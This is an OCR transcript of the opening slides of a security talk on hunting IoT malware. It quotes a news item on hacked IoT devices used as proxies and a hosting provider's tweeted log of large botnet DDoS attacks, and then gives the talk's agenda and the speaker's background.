
Lessons Learned Hunting IoT Malware

Olivier Bilodeau, <obilodeau@gosecure.ca>

GoSecure

$ apropos

Internet of Things (IoT) is very trendy



KrebsonSecurity

In-depth security news and investigation


13 IoT Devices as Proxies for Cybercrime

OCT 16

Multiple stories published here over the past few weeks have examined the disruptive power of hacked "Internet of Things" (IoT) devices such as routers, IP cameras and digital video recorders. This post looks at how crooks are using hacked IoT devices as proxies to hide their true location online as they engage in a variety of other types of cybercriminal activity — from frequenting underground forums to credit card and tax refund fraud.

Recently, I heard from a cybersecurity researcher who'd created a virtual "honeypot"


My New Book!



Octave Klaba / Oles @olesovhcom · Sep 22

Last days, we got lot of huge DDoS. Here, the list of "bigger that 100Gbps" only. You can see the
simultaneous DDoS are close to 1Tbps !

```
log /home/vac/logs/vac.log-last | egrep "pps\|............
bps" | awk '{print $1,$2,$3,$6}' | sed "s/ /|/g" | cut -f
1,2,3,7,8,10,11 -d '|' | sed "s/.........bps/Gbps/" | sed
"s/......pps/Mpps/" | cut -f 2,3,4,5,6,7 -d ":" | sort | g
rep "gone" | sed "s/gone|//"
Sep|18|10:49:12|tcp_ack|20Mpps|232Gbps
Sep|18|10:58:32|tcp_ack|15Mpps|173Gbps
Sep|18|11:17:02|tcp_ack|19Mpps|224Gbps
Sep|18|11:44:17|tcp_ack|19Mpps|227Gbps
Sep|18|19:05:47|tcp_ack|66Mpps|735Gbps
Sep|18|20:49:27|tcp_ack|81Mpps|360Gbps
Sep|18|22:43:32|tcp_ack|11Mpps|136Gbps
Sep|18|22:44:17|tcp_ack|38Mpps|442Gbps
Sep|19|10:13:57|tcp_ack|10Mpps|117Gbps
Sep|19|11:53:57|tcp_ack|13Mpps|159Gbps
Sep|19|11:54:42|tcp_ack|52Mpps|607Gbps
Sep|19|22:51:57|tcp_ack|10Mpps|115Gbps
Sep|20|01:40:02|tcp_ack|22Mpps|191Gbps
Sep|20|01:40:47|tcp_ack|93Mpps|799Gbps
Sep|20|01:50:07|tcp_ack|14Mpps|124Gbps
Sep|20|01:50:32|tcp_ack|72Mpps|615Gbps
Sep|20|03:12:12|tcp_ack|49Mpps|419Gbps
Sep|20|11:57:07|tcp_ack|15Mpps|178Gbps
Sep|20|11:58:02|tcp_ack|60Mpps|698Gbps
Sep|20|12:31:12|tcp_ack|17Mpps|201Gbps
Sep|20|12:32:22|tcp_ack|50Mpps|587Gbps
Sep|20|12:47:02|tcp_ack|18Mpps|210Gbps
Sep|20|12:48:17|tcp_ack|49Mpps|572Gbps
Sep|21|05:09:42|tcp_ack|32Mpps|144Gbps
Sep|21|20:21:37|tcp_ack|22Mpps|122Gbps
Sep|22|00:50:57|tcp_ack|16Mpps|191Gbps
You have new mail in /var/mail/root
```



Octave Klaba / Oles
@olesovhcom

This botnet with 145607 cameras/dvr (1-30Mbps per IP) is able to send >1.5Tbps DDoS. Type: tcp/ack, tcp/ack+psh, tcp/syn.

RETWEETS 615 LIKES 414

7:31 AM - 23 Sep 2016

615 414

IoT or Internet of {Things, Threats}

ENJOY SAFER TECHNOLOGY™

$ ls -1

```
hunting_iot_malware$

problem_area/
collecting_threats/
honeypots/
reverse_engineering/
data_analysis/
malware_samples/
future/
take_aways/
```

We ❤ HackFest!

$ whoami

- Cybersecurity Researcher at GoSecure
- Co-founder MontréHack (hands-on security workshops)
- VP Training and Hacker Jeopardy at NorthSec

Problem Area

Internet of Things

- Embedded system (small CPU/memory/cost)
- Networked (bluetooth / wifi / ethernet)
- Generally running Linux
- No user interface

